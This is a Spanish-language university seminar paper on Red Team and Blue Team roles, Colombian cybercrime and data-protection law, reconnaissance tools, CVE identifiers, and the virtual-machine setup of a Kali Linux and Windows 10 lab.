CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

LINA MARÍA OLIVEROS ROMERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

TUTOR:
LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTA
2024

TABLA DE CONTENIDO

TABLA DE TABLAS

TABLA DE ILUSTRACIONES

GLOSARIO

Blue Team: es responsable de defender y proteger los sistemas de una organización contra ataques cibernéticos, se enfoca en la seguridad defensiva, monitoreando la infraestructura de TI, detectando y respondiendo a amenazas, implementando medidas de seguridad, y realizando actividades de prevención de intrusiones.

Red Team: es responsable de simular ataques cibernéticos contra los sistemas de una organización; su objetivo es evaluar la eficacia de las medidas de seguridad existentes al realizar pruebas de penetración y otros tipos de pruebas de seguridad; identifica vulnerabilidades y puntos débiles en la infraestructura de TI y proporciona recomendaciones para mejorar la postura de seguridad.

Exploit: es un fragmento de software, secuencia de comandos o técnica que se utiliza para aprovechar una vulnerabilidad en un sistema informático, aplicación o red.

Vulnerabilidad: es una debilidad en un sistema informático, aplicación, red o proceso que puede ser explotada por un atacante para comprometer la seguridad del sistema.

Controles de seguridad: son medidas y procedimientos implementados para proteger los activos de una organización contra amenazas cibernéticas, estos controles pueden incluir políticas de seguridad, controles técnicos (como firewalls y sistemas de detección de intrusiones), controles físicos (como puertas con cerradura y sistemas de control de acceso), controles administrativos (como capacitación de empleados y gestión de accesos), y otros mecanismos diseñados para mitigar riesgos y garantizar la integridad, confidencialidad y disponibilidad de la información y los sistemas.

Antivirus: programa de software diseñado para detectar, prevenir y eliminar software malicioso, como virus, gusanos, troyanos, spyware y otros tipos de malware, de un sistema informático

Firewall: es una medida de seguridad que se utiliza para controlar el tráfico de red entre una red privada y una red externa, como Internet, actúa como una barrera entre las redes, filtrando el tráfico según reglas predefinidas para permitir o bloquear la comunicación basada en diferentes criterios, como direcciones IP, puertos y protocolos.

Ciberataque: es un intento deliberado de comprometer la seguridad de un sistema informático, red o dispositivo electrónico con el fin de robar información, causar daños o interrupciones, extorsionar dinero, o llevar a cabo otras actividades maliciosas.

Ransomware: es un tipo de malware que cifra archivos o bloquea el acceso a un sistema informático y luego exige un rescate o pago de rescate a cambio de restaurar el acceso o descifrar los archivos.

RESUMEN

Este trabajo aborda la integración y el papel crucial de los equipos de ciberseguridad, conocidos como Red Team y Blue Team, en el fortalecimiento de las defensas contra ciberataques en las entidades privadas de Colombia. La seguridad informática y la salvaguarda de datos se apoyan en la colaboración esencial entre el equipo Red, encargado de simular ataques para descubrir fallos de seguridad, y el equipo Blue, enfocado en la protección y mitigación de estos ataques. Resulta vital para las empresas colombianas, sin distinción de tamaño o estructura legal, adoptar estas unidades de ciberseguridad para avanzar en la protección y gestión segura de la información.

Las consecuencias de los ciberataques para las organizaciones colombianas son considerables, incidiendo negativamente en lo económico mediante la pérdida de activos financieros, disminuyendo su productividad, y comprometiendo información crucial y datos sensibles, ante la creciente amenaza que representa la ciberdelincuencia, la labor de los equipos Red Team y Blue Team adquiere una relevancia especial en la prevención y defensa contra incursiones maliciosas.

Por lo tanto, es fundamental analizar y entender la dinámica y estrategias de los equipos de ciberseguridad Red y Blue, dado que el Red Team evalúa la robustez de las empresas colombianas frente a ciberataques mediante pruebas de penetración, identificando posibles brechas de seguridad y por su parte, el Blue Team se encarga de desarrollar y aplicar estrategias de defensa para prevenir ataques y la filtración de datos. El objetivo conjunto es detectar las principales vulnerabilidades dentro de las organizaciones y establecer un conjunto de acciones preventivas que minimicen los riesgos e inseguridades en su infraestructura tecnológica.

Este enfoque no solo mejora la postura de seguridad de las empresas colombianas, sino que también promueve una cultura de prevención y respuesta eficaz frente a las amenazas cibernéticas.

INTRODUCCIÓN

En la actualidad, el escenario global de la ciberseguridad se ha transformado en un tablero dinámico donde las amenazas evolucionan constantemente, exigiendo respuestas igualmente adaptativas y sofisticadas, dentro de este panorama, las organizaciones privadas de Colombia se encuentran en una encrucijada particularmente desafiante.

La digitalización acelerada, impulsada por la necesidad de innovación y eficiencia, ha expandido el perímetro de ataque, exponiendo a estas entidades a riesgos cibernéticos sin precedentes.

La proliferación de ataques informáticos no solo amenaza con socavar la integridad de la información crítica sino también con erosionar la confianza del consumidor y comprometer la sostenibilidad económica de las empresas.

Ante este contexto de amenazas emergentes y persistentes, la adopción de estrategias proactivas y la implementación de equipos especializados en ciberseguridad se han convertido en elementos cruciales para la defensa efectiva de los activos digitales, en Colombia, las organizaciones privadas han comenzado a reconocer el valor indispensable de integrar equipos Red Team y Blue Team en sus estructuras de ciberseguridad; estos equipos representan dos caras de una misma moneda en la lucha contra los ciberdelincuentes: mientras el Red Team adopta una perspectiva ofensiva, simulando ataques para identificar vulnerabilidades, el Blue Team asume un rol defensivo, fortaleciendo las defensas y respondiendo a las amenazas detectadas.

El propósito de este trabajo es ofrecer una exploración exhaustiva sobre cómo los equipos Red Team y Blue Team se convierten en pilares fundamentales para la prevención de ciberataques dentro de las organizaciones privadas colombianas.

Abordaremos la interacción entre estos equipos especializados en ciberseguridad, subrayando la importancia de su colaboración y coordinación. Se mostrará cómo el enfoque conjunto de los equipos Red y Blue contribuye a una visión holística de la seguridad, permitiendo no solo la identificación y mitigación de vulnerabilidades de manera efectiva sino también la creación de estrategias de defensa robustas y adaptativas que protejan contra futuros ataques.

A través de este análisis, se pretende proporcionar una perspectiva detallada de los retos y soluciones en el ámbito de la ciberseguridad para las organizaciones privadas en Colombia.

Este estudio busca resaltar la relevancia de adoptar un enfoque integral y colaborativo hacia la ciberseguridad, evidenciando cómo la sinergia entre los equipos Red y Blue es esencial para desarrollar una infraestructura de TI resiliente

y segura, capaz de enfrentar y adaptarse a la evolución constante de las amenazas cibernéticas en el siglo XXI.

Al final, se presentarán conclusiones que enfatizan la necesidad imperativa de fortalecer las capacidades de ciberseguridad en el sector privado colombiano, junto con recomendaciones prácticas dirigidas a mejorar la postura de seguridad de las organizaciones frente a un panorama de ciberamenazas cada vez más complejo y volátil.

Este trabajo aspira a contribuir al diálogo sobre la importancia crítica de la seguridad informática en la protección de los intereses nacionales y empresariales, en una era donde la información se ha convertido en el recurso más valioso y, a su vez, en el más vulnerable.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Examinar las competencias y metodologías empleadas por los equipos de seguridad Red Team y Blue Team en la gestión de incidentes cibernéticos, resaltando las mejores prácticas adoptadas por cada equipo y proponiendo estrategias efectivas para reducir la exposición a amenazas en el entorno digital.

1.2 OBJETIVOS ESPECÍFICOS

- Identificar cada una de las definiciones y adaptaciones en Colombia referentes a los delitos informáticos.

- Identificar situaciones que puedan ser poco éticas a la hora de ejecutar actividades de ciberseguridad.

- Recrear un escenario vulnerable que permita acceder a una máquina víctima para demostrar los impactos negativos que puede ocasionar la falta de implementación de seguridad perimetral en las infraestructuras de las organizaciones.

- Identificar las fases de un ataque informático, así como su gestión de parte de los equipos de respuesta a incidentes.

2. DESARROLLO DE TRABAJO – ETAPA 1

2.1 PROCESOS ILEGALES

En el acuerdo de confidencialidad proporcionado, varios párrafos plantean cuestiones que podrían ser consideradas ilegales:

- ✓ En la primera cláusula, se establece que la parte receptora no podrá divulgar información sobre procesos ilegales dentro de HackerHouse, esta cláusula parece sugerir que la parte receptora estaría comprometida a encubrir actividades ilegales, lo cual es contrario a la ley y la ética.

- ✓ En la tercera cláusula, se mencionan actividades como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos", las cuales son prácticas ilegales y deberían ser denunciadas.

- ✓ En la octava cláusula, se establece que, si la información ilegal o confidencial es encontrada en manos del receptor, este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse, lo que parece sugerir la obstrucción de la justicia y la protección indebida de actividades ilegales.

2.2 LEY COLOMBIANA

De acuerdo con el anexo 3 y como profesional de ciberseguridad, se cita específicamente el artículo 269A del Código Penal Colombiano, que establece sanciones por delitos informáticos, la cual establece lo siguiente:

> *"El que, sin estar facultado para ello, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee bases de datos personales, contenidas en archivos, registros públicos o privados, sistemas informáticos o en cualquier otro medio de almacenamiento de información, será sancionado con prisión de cuatro (4) a ocho (8) años y multa de quinientos (500) a mil (1.000) salarios mínimos legales mensuales vigentes."* [1]

La primera cláusula impide denunciar actividades sospechosas podría interpretarse como un obstáculo para la denuncia de delitos informáticos, además la tercera

[1] Avance Jurídico Casa Editorial Ltda. (n.d.). Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. Avance Jurídico Casa Editorial Ltda., Senado De La República De Colombia. http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

cláusula habla sobre "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos" lo cual podría estar en contravención con este artículo del Código Penal Colombiano.

2.3 COPNIA

No sería ético ni prudente aceptar un contrato y acuerdo de confidencialidad con una organización que está involucrada en procesos ilegales, independientemente del salario ofrecido. Como ingeniero, es importante priorizar la integridad y cumplir con los principios éticos establecidos por el COPNIA. Trabajar en una empresa que opera de manera legal y ética es fundamental para mantener la credibilidad y el respeto dentro de la profesión.

2.4 CIBERCRIMEN EN COLOMBIA

Según El Tiempo (2023), la Secretaría de Seguridad y Convivencia informó que las capacidades de las agencias de seguridad y emergencias de la ciudad están funcionando con normalidad y se atienden todos los casos que ingresan a través de la línea única del 123. [2]

Dentro de la investigación, se logra identificar que el vector inicial de acceso fue a través de un mensaje de correo de tipo phishing en donde los ciberdelincuentes tuvieron acceso a credenciales válidas de la organización las cuales les permitieron hacer saltos en la red con el fin de realizar diferentes actividades como explotación de vulnerabilidades conocidas, además de descarga e instalación de artefactos maliciosos para desactivación de AV, exfiltración de información y carga útil de ransomware, para finalizar con una conexión a un servidor de comando y control que les permitía generar persistencia en el ataque y cifrar la información obtenida, para luego publicarla en su sitio web de extorsión.

Dentro del escenario planteado se logran identificar las siguientes implicaciones legales y éticas:

En primer lugar, el acceso no autorizado a sistemas informáticos y la exfiltración de información sensible constituyen violaciones graves de la privacidad y la seguridad de los datos. En Colombia, la Ley 1273 de 2009, que tipifica los delitos informáticos, podría aplicarse en este caso. Específicamente, el artículo 269A del Código Penal Colombiano establece sanciones para quienes obtengan, divulguen o modifiquen datos sin autorización.

Además, el uso de ransomware para cifrar datos y extorsionar a la organización también está sujeto a sanciones legales. La Ley 1123 de 2007, que regula el ejercicio de la profesión de ingeniería en Colombia, establece en su artículo 35 que

[2] El Tiempo. (2023, febrero 2). Lockbit banda se atribuye ataque a seguridad de Medellín. El Tiempo. https://www.eltiempo.com/colombia/medellin/lockbit-banda-se-atribuye-ataque-a-seguridad-de-medellin-739779

los ingenieros deben actuar con integridad y respetar los principios éticos de su profesión.

Desde una perspectiva ética, el impacto en la reputación y la confianza de la organización afectada también es significativo, la falta de medidas de seguridad adecuadas y la vulnerabilidad a ataques cibernéticos pueden tener consecuencias devastadoras para la reputación de la empresa y la confianza de sus clientes y socios comerciales.

3. DESARROLLO DE TRABAJO – ETAPA 2

3.1 MARCOS REGULATORIOS EN COLOMBIA

La Ley 1273 de 2009 en Colombia se enfoca en los delitos informáticos y la protección de la información digital, esta ley es crucial para garantizar la seguridad de los datos personales en un entorno cada vez más digitalizado.[3] A continuación, se describen algunos artículos principales de esta ley:

Artículo 1: define los delitos informáticos y establece que aquellos que incurran en acciones como acceso abusivo a un sistema informático, interceptación de datos, daño informático, entre otros, pueden ser sancionados según lo estipulado en esta ley.

Artículo 2: establece las penas para los delitos informáticos, considerando aspectos como la gravedad del delito, los daños causados y las circunstancias específicas de cada caso.

Artículo 3: hace referencia a la responsabilidad penal de las personas jurídicas, es decir, de las empresas u organizaciones, en caso de cometer delitos informáticos, esto implica que dichas entidades pueden ser sancionadas por acciones ilícitas realizadas por sus empleados en el ámbito digital.

Artículo 4: estipula la competencia de las autoridades colombianas para investigar y juzgar los delitos informáticos que ocurran dentro del territorio nacional.

Artículo 5: se refiere a la aplicación de la ley en el caso de que los delitos informáticos afecten bienes jurídicos de otros países, estableciendo que también pueden ser perseguidos y sancionados en Colombia.

[3] Normatividad sobre delitos informáticos. (2020, July 1). Policía Nacional De Colombia. https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

Artículo 6: establece la responsabilidad de los proveedores de servicios de internet (ISP) en la colaboración con las autoridades para la prevención y persecución de delitos informáticos, así como en la preservación de la evidencia digital.

Artículo 7: hace referencia a la protección de la información contenida en sistemas informáticos, estableciendo la obligación de las entidades públicas y privadas de adoptar medidas de seguridad para prevenir el acceso no autorizado a dicha información.

Artículo 8: determina la competencia de las autoridades colombianas para la investigación y sanción de delitos informáticos que afecten la seguridad nacional.

En resumen, la Ley 1273 de 2009 en Colombia es un marco regulatorio que busca combatir los delitos informáticos y garantizar la protección de la información digital, estableciendo medidas de prevención, sanciones y colaboración entre diferentes actores, tanto dentro como fuera del país.

La Ley 1581 de 2012 en Colombia es conocida como la ley de protección de datos personales. Su objetivo principal es garantizar el derecho fundamental a la privacidad de los ciudadanos al regular el tratamiento de la información personal que se realiza en el país. Aquí tienes una explicación general de los aspectos más relevantes de esta ley:

Ámbito de aplicación: la ley se aplica a todas las personas naturales o jurídicas, de naturaleza pública o privada, que realicen el tratamiento de datos personales en Colombia.

Definiciones clave: define conceptos fundamentales como datos personales, tratamiento de datos, titular de los datos, responsables y encargados del tratamiento, entre otros.

Principios: establece principios que deben regir el tratamiento de datos personales, como el principio de legalidad, finalidad, libertad, veracidad, transparencia, seguridad y confidencialidad.

Autorización del titular: estipula que el tratamiento de datos personales sólo puede realizarse con el consentimiento previo, expreso e informado del titular de los datos, salvo en los casos expresamente exceptuados por la ley.
Finalidad del tratamiento: los datos personales sólo pueden ser recolectados y tratados para fines legítimos, específicos y explícitos, informados al titular de los datos.

Derechos de los titulares: reconoce una serie de derechos a favor de los titulares de los datos, como el derecho de acceso, rectificación, actualización, supresión, revocación del consentimiento, entre otros.

Responsabilidades de los responsables y encargados del tratamiento: establece las obligaciones y responsabilidades que tienen las entidades que realizan el tratamiento de datos personales, así como las medidas de seguridad que deben implementar para proteger dichos datos.

Transferencia internacional de datos: regula la transferencia de datos personales a terceros países o a organizaciones internacionales, garantizando un nivel adecuado de protección de los datos.
Registro Nacional de bases de datos: crea el Registro Nacional de Bases de Datos como un instrumento para el control y la supervisión de las actividades de tratamiento de datos personales en Colombia.

La Ley 1581 de 2012 es una normativa integral que busca proteger los datos personales de los ciudadanos colombianos, estableciendo principios, derechos y responsabilidades para garantizar un tratamiento adecuado y seguro de la información personal en el país.

La Ley 1581 de 2012 establece las multas correspondientes por el incumplimiento de sus disposiciones. La entidad encargada de regular este tema en Colombia es la Superintendencia de Industria y Comercio (SIC).

Las multas por infracciones a la Ley 1581 de 2012 pueden ser significativas y varían según la gravedad de la violación, por ejemplo, para el tratamiento indebido de datos personales, la ley contempla multas que pueden oscilar entre 100 y 2.000 salarios mínimos mensuales legales vigentes, además, para el incumplimiento de las órdenes de la autoridad de protección de datos, las multas pueden llegar hasta los 2.000 salarios mínimos mensuales legales vigentes.

Es importante destacar que la SIC, como entidad encargada de velar por el cumplimiento de la Ley 1581 de 2012, tiene la facultad de imponer estas multas y tomar las medidas necesarias para garantizar el cumplimiento de la normativa de protección de datos en el país.

3.2 APLICACIONES DE PENTESTING

Footprinting, también conocida como etapa de reconocimiento, se enfoca en recopilar información sobre el objetivo del pentesting, esto puede incluir identificar direcciones IP, nombres de dominio, infraestructura de red, empleados clave,

tecnologías utilizadas y cualquier otra información relevante que pueda ayudar al equipo de pruebas a comprender mejor la superficie de ataque y planificar los siguientes pasos del pentesting.

Herramientas de código abierto (Opensource) para Footprinting:[4]

Google: utilizar motores de búsqueda avanzados para buscar información pública sobre la organización.

Whois: herramientas de búsqueda de Whois para obtener información sobre dominios y direcciones IP.

Nmap: escáner de red para descubrir dispositivos y servicios en una red.

TheHarvester: herramienta para recopilar información de correo electrónico, subdominios y nombres de hosts utilizando fuentes públicas.

Herramientas comerciales (pagas) para Footprinting:

Maltego: herramienta de inteligencia de código abierto utilizada para recopilar y correlacionar información de diversas fuentes.[5]

Shodan: motor de búsqueda que permite buscar dispositivos conectados a Internet, incluidas cámaras web, servidores, enrutadores, etc.

Recon-ng: marco de reconocimiento web que proporciona múltiples módulos para recopilar información sobre un objetivo.

SpiderFoot: herramienta de reconstrucción de información para recopilar datos de diversas fuentes abiertas y privadas.

La etapa de Footprinting es esencial en el pentesting por varias razones, las cuales se describen a continuación:

Comprensión del objetivo: proporciona información valiosa sobre la infraestructura, tecnologías utilizadas, empleados clave y otros aspectos relevantes del objetivo, lo que ayuda al equipo de pruebas a comprender mejor el entorno que están evaluando.

4 Pinto Rico, R. A., Hernández Medina, M. J., Pinzón Hernández, C. C., Díaz López, D. O., & Camilo García Ruíz, J. C. (2018). Inteligencia de fuentes abierta (OSINT) para operaciones de ciberseguridad." Aplicación de OSINT en un contexto colombiano y análisis de sentimientos". Revista vinculos, 15(2). https://core.ac.uk/download/pdf/229162221.pdf

5 Porras Palma, A. J. (2020). VirusTotal plugin for Maltego. https://riuma.uma.es/xmlui/handle/10630/19837

Planificación estratégica: permite al equipo de pentesting planificar de manera efectiva los siguientes pasos del proceso, identificar posibles vulnerabilidades y puntos débiles en el sistema, y desarrollar un enfoque de ataque más eficiente.

Minimización de riesgos: al obtener una visión completa de la superficie de ataque, el equipo de pentesting puede identificar y mitigar proactivamente posibles riesgos de seguridad antes de que puedan ser explotados por actores maliciosos.

3.3 QUÉ ES UN CVE Y SU ESTRUCTURA

CVE significa "Common Vulnerabilities and Exposures" (Vulnerabilidades y Exposiciones Comunes). Es un diccionario de identificadores únicos para vulnerabilidades de seguridad en software y hardware. Los CVEs son asignados por una organización llamada Mitre Corporation y se utilizan en todo el mundo para identificar y referirse a vulnerabilidades específicas de manera única y consistente.[6]

- CVE: es el prefijo que indica que es un identificador de vulnerabilidad común.
- YYYY: es el año en el que se asigna el identificador.
- NNNN: es un número de secuencia que identifica la vulnerabilidad específica dentro del año en cuestión.

¿Cómo se utiliza y cómo se articula con el CVE?

Exploit-DB es un repositorio en línea de exploits y técnicas de hacking que a menudo están vinculadas a CVEs específicos. [7]

Búsqueda de exploits: en el sitio web de exploit-DB, puedes buscar exploits utilizando palabras clave, nombres de software o números CVE específicos.

Filtrado por CVE: exploit-DB generalmente etiqueta sus exploits con los números CVE asociados, esto facilita la búsqueda de exploits específicos relacionados con una vulnerabilidad conocida.

Verificación de la explotabilidad: los investigadores de seguridad pueden utilizar exploit-DB para verificar si una vulnerabilidad es explotable y si existen exploits disponibles públicamente, esto les ayuda a evaluar el riesgo y tomar medidas para mitigar la vulnerabilidad en sistemas vulnerables.


[6] El concepto de CVE. (n.d.). https://www.redhat.com/es/topics/security/what-is-cve
[7] OFFSEC's Exploit Database archive. (n.d.). https://www.exploit-db.com/ 13 Río Fernández, C. D. (2022).

3.4 ANEXO 1 – ESCENARIO 1

A continuación, se muestra evidencia del montaje banco de trabajo en donde se utilizó la última versión de Kali Linux 2023.4 y un Windows 10 x64.


Inicialmente, se descarga una imagen de máquina virtual para virtual box en el sitio web de Kali Linux y se carga al virtualizador.

Figura 1. Instalación de máquina Kali Linux.




Fuente: propia.

Figura 2. Instalación de Kali Linux VM.



Fuente: propia.


Figura 3. Instalación de Kali Linux VM.



Fuente: propia.

Posteriormente, se realiza la descarga de una imagen iso de Windows 10, la cual se carga en el virtual box, como se muestra a continuación, adicionalmente se le asigna un nombre.


Figura 4. Instalación de Windows.



Fuente: propia.

Se elige la imagen de disco.

Figura 5. Instalación de Windows.



Fuente: propia.


Se asigna un usuario y contraseña.

Figura 6. Instalación de Windows.

Fuente: propia.

Se asigna 50 GB para el disco duro de la máquina virtual.


Figura 7. Instalación de Windows.



Fuente: propia.

